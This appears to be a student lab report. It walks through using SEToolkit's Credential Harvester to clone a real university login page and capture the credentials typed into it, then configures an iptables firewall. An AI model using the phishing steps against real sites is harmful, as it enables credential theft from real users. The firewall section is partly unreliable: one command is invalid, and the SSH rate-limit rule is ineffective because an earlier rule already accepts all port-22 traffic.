

7/11/2024

USN:1BM22IC044

SETOOLKIT

SEToolkit is a tool designed for social engineering, enabling attacks through multiple vectors. In this lab, we used the web attack vectors to deceive users. Here's how it works:

- 1) When a user mistakenly believes they are on a legitimate website and inputs their credentials, the tool captures and sends them to the attacker's system.
- 2) Afterward, it redirects the user to the real website, making it difficult for the victim to realize they've been compromised.

To execute this lab, I launched Kali Linux and entered the following command:

```
sudo setoolkit
```

The output was as follows:

```

w'''pgo'''''vnu uo'''nm'vnu'
AL T' vnu' / p' vnu' /
nno, nno d' nno
Ynnkq, nno nno
v nu nno y nno
nd on nno ,n nno
PTband' .Jnno nno .JWVL

[ ] The Social-Engineer Toolkit (SET) [ ]
    Created by: David Kennedy (ReLik)
    Version: 0.8.1
    Codename: Maverick
[ ] Follow us on Twitter: @TrustedSec [ ]
[ ] Follow me on Twitter: @HackingDave [ ]
[ ] Homepage: https://www.trustedsec.com [ ]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the Powershell Framework (PSF)
Visit https://github.com/trustedsec/pf/ to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

step 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes ifram replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
```

In the screenshot above, I was prompted to select the attack vector I wanted to use. Since I opted for a website-based attack, I chose option 2.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://webcampus.bmsce.in/student


[*] Cloning the website: https://webcampus.bmsce.in/student
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
```


I was then asked to select the type of attack I wanted to perform. Since I intended to do a credential stuffing attack, I chose option 3. Next, I was asked which method to use, and because I was cloning a website, I selected option 2.

I was prompted to enter the IP address of the machine that would host the server, so I input the IP address of the Kali Linux VM. Following that, I was asked for the website being used in the social engineering attack, and I provided the URL: <https://webcampus.bmsce.in/student>.

Finally, I went to my host machine, typed the IP address of the Kali Linux VM into my browser, and proceeded to enter my credentials, as shown in the results below.



here I was redirected to the original website



then I got the credentials in my kali vm It looked as follows

```
File Actions Edit View Help
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.111]: 192.168.0.111
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://webcampus.bmsce.in/student

[*] Cloning the website: https://webcampus.bmsce.in/student
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.112 -- [07/Nov/2024 02:12:17] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: usn=1BM22IC040
POSSIBLE PASSWORD FIELD FOUND: password=fhweufu
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.0.112 -- [07/Nov/2024 02:12:34] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.109 -- [07/Nov/2024 02:12:58] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: usn=1BM22IC040
POSSIBLE PASSWORD FIELD FOUND: password=abed3
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.0.109 -- [07/Nov/2024 02:13:20] "GET /favicon.ico HTTP/1.1" 404 -
```

This concludes the setoolkit part

CONFIGURING THE FIREWALL

We used the iptables tool to configure the firewall. To verify if iptables was installed, I ran the following command:

```
iptables --version
```

The output confirmed that the tool was indeed installed on the system.

```
# iptables --version
iptables v1.8.10 (nf_tables)
```

We use the following command to view the current configuration (initial configuration)

```
sudo iptables -L -v -n
```

```
(root@kali) ~
# iptables --version
iptables v1.8.10 (nf_tables)

(root@kali) ~
# sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
```

Now we will configure the default settings of the firewall using the tool I ran the following commands

this command drops all the input packets

```
sudo iptables -P INPUT DROP
```

this command drops all the forwarding packets

```
sudo iptables -P FORWARD DROP
```

this command allows all the outgoing traffic

```
sudo iptables -P OUTPUT FORWARD
```

and then I ran `sudo iptables -L -v -n` and got the following output

```
(root@kali)-[/home/kali]
# sudo iptables -P INPUT DROP
Chain INPUT (policy DROP 1 packets, 40 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
# sudo iptables -L -v -n
Chain INPUT (policy DROP 86 packets, 3592 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
# sudo iptables -P FORWARD DROP
Chain INPUT (policy DROP 96 packets, 4032 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
# sudo iptables -P OUTPUT ACCEPT
Chain INPUT (policy DROP 96 packets, 4032 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source      destination
```

We observed that the packet drop count increased when the DROP INPUT and DROP FORWARD commands were executed. To enable the loopback interface, I ran the following commands and received the corresponding firewall rules:

The first command allowed all incoming packets on the loopback interface (0.0.0.0/0):

```
sudo iptables -A INPUT -i lo -j ACCEPT
```

The second command allowed all outgoing/forwarded packets on the loopback interface:

```
sudo iptables -A OUTPUT -o lo -j ACCEPT
```

```
(root@kali)-[/home/kali]
# sudo iptables -A INPUT -i lo -j ACCEPT

(root@kali)-[/home/kali]
# sudo iptables -L -v -n
Chain INPUT (policy DROP 128 packets, 5440 bytes)
  pkts bytes target     prot opt in     out     source    destination
    0     0 ACCEPT     all  --  lo     *       0.0.0.0/0  0.0.0.0/0

Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source    destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source    destination

(root@kali)-[/home/kali]
# sudo iptables -A OUTPUT -o lo -j ACCEPT

(root@kali)-[/home/kali]
# sudo iptables -L -v -n
Chain INPUT (policy DROP 136 packets, 5792 bytes)
  pkts bytes target     prot opt in     out     source    destination
    0     0 ACCEPT     all  --  lo     *       0.0.0.0/0  0.0.0.0/0

Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source    destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source    destination
    0     0 ACCEPT     all  --  *       lo      0.0.0.0/0  0.0.0.0/0
```

We can see the firewall rules getting updated

This command Permits all traffic for established and related connections to maintain connections without interruptions

```
sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

```
(root@kali)-[/home/kali]
# sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

(root@kali)-[/home/kali]
# sudo iptables -L -v -n
Chain INPUT (policy DROP 146 packets, 6224 bytes)
  pkts bytes target     prot opt in     out     source    destination
    0     0 ACCEPT     all  --  lo     *       0.0.0.0/0  0.0.0.0/0
    0     0 ACCEPT     all  --  *       *       0.0.0.0/0  0.0.0.0/0          ctstate RELATED,ESTABLISHED

Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source    destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source    destination
    0     0 ACCEPT     all  --  *       lo      0.0.0.0/0  0.0.0.0/0
```

To allow ssh access I ran the following command

```
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

to allow http I ran the following command


```
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

to allow https I ran the following command

```
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
```

```
(root@kali)~# sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
Chain INPUT (policy DROP 146 packets, 6224 bytes)
  pkts bytes target     prot opt in     out     source               destination
    0    0 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     all  --  *     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     tcp  --  *     *       0.0.0.0/0            0.0.0.0/0
Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
    0    0 ACCEPT     all  --  *     *       0.0.0.0/0            0.0.0.0/0

(root@kali)~# sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
Chain INPUT (policy DROP 146 packets, 6224 bytes)
  pkts bytes target     prot opt in     out     source               destination
    0    0 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     all  --  *     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     tcp  --  *     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     tcp  --  *     *       0.0.0.0/0            0.0.0.0/0
Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
    0    0 ACCEPT     all  --  *     *       0.0.0.0/0            0.0.0.0/0

(root@kali)~# sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
Chain INPUT (policy DROP 146 packets, 6224 bytes)
  pkts bytes target     prot opt in     out     source               destination
    0    0 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     all  --  *     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     tcp  --  *     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     tcp  --  *     *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     tcp  --  *     *       0.0.0.0/0            0.0.0.0/0
Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
    0    0 ACCEPT     all  --  *     *       0.0.0.0/0            0.0.0.0/0
```

To block icmp ping requests I ran the following command

```
sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

note: blocking ping requests isn't that useful as the device would always respond to arp requests

```
(root@kali)-[/home/kali]
# sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP

(root@kali)-[/home/kali]
# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms
^C
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.031/0.035/0.042/0.004 ms
```

The following rule was applied to limit the number of ssh connections

```
sudo iptables -A INPUT -p tcp --dport 22 -m limit --limit 3/min --limit-burst 3 -j ACCEPT
```

```
(root@kali)-[/home/kali]
# sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP

(root@kali)-[/home/kali]
# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms
^C
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.031/0.035/0.042/0.004 ms

(root@kali)-[/home/kali]
# sudo iptables -A INPUT -p tcp --dport 22 -m limit --limit 3/min --limit-burst 3 -j ACCEPT

(root@kali)-[/home/kali]
# sudo iptables -L -v -n
Chain INPUT (policy DROP 0 packets, 6224 bytes)
  pkts bytes target     prot opt in     out     source               destination
    6  504 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0    0 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0        ctstate RELATED,ESTABLISHED
    0    0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0        tcp dpt:22
    0    0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0        tcp dpt:80
    0    0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0        tcp dpt:443
    0    0 DROP       icmp  --  *      *       0.0.0.0/0            0.0.0.0/0        icmp type 8
    0    0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0        tcp dpt:22 limit: avg 3/min burst 3

Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
    6  504 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

This is how we configured the firewall to filter incoming traffic, limiting SSH login attempts to only 3 per minute. This setup is highly effective in defending against automated brute-force tools like Hydra, Metasploit Framework, and others. By restricting the number of attempts, it significantly reduces the risk of successful brute-force attacks.